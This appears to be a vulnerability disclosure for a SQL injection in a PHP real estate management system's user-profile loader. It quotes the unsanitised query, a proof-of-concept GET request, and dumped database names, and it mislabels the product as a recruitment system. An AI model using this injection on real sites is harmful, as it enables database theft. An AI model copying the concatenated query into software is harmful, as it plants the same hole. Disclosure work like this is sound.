

Real Estate Property Management System has sql injection vulnerability in /_parse/load_user-profile.php

supplier

<https://code-projects.org/real-estate-property-management-system-php-source-code/>

Vulnerability file

/_parse/load_user-profile.php


describe

An unrestricted SQL injection attack exists in a job-recruitment-system. The parameters that can be controlled are as follows: \$userhash parameter in /_parse/load_user-profile.php . This function executes the url parameter into the SQL statement without any restrictions. A malicious attacker could exploit this vulnerability to obtain sensitive information in the server database.

Code analysis

.When the parameter value of \$userhash parameter is obtained in function , it will be concatenated into SQL statements and executed, which has a SQL injection vulnerability.

```
?><?php
if (isset($_GET['userhash'])){
    $userhash = $_GET['userhash'];
} else {
    exit();
}
$userstring = "";$skillList = "";$xpList = "";
$sql = "SELECT * FROM user_account WHERE e_hash='$userhash'";
$query = mysqli_query(mysql: $db_connection, query: $sql);
while ($row = mysqli_fetch_array(result: $query, mode: MYSQLI_ASSOC)) {
    $uid = $row["id"];
```



POC

```
GET /_parse/load_user-profile.php?userhash=1* HTTP/1.1
Host: airecruitmentsystem
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101
Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=j0krbh2rm8nvlgvuibssks05d
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Result

get all databases

```
available databases [41]:
[*] `security`
[*] bloodbank
[*] challenges
[*] cltphp_show
[*] crud
[*] dedecmsv57utf8_115
[*] dedecmsv57utf8sp2
[*] dvwa
[*] easyweb
[*] ecms
[*] ecms4
[*] empirecms
[*] farmacia
[*] fastadmin
[*] forcms
[*] healthcare
[*] hostel
[*] imperial_college
[*] information_schema
[*] mysql
[*] ofcms
[*] online_health_care
[*] owlphin
[*] performance_schema
[*] project
[*] rockxinhu
[*] ry
[*] seacms
[*] sec_sql
```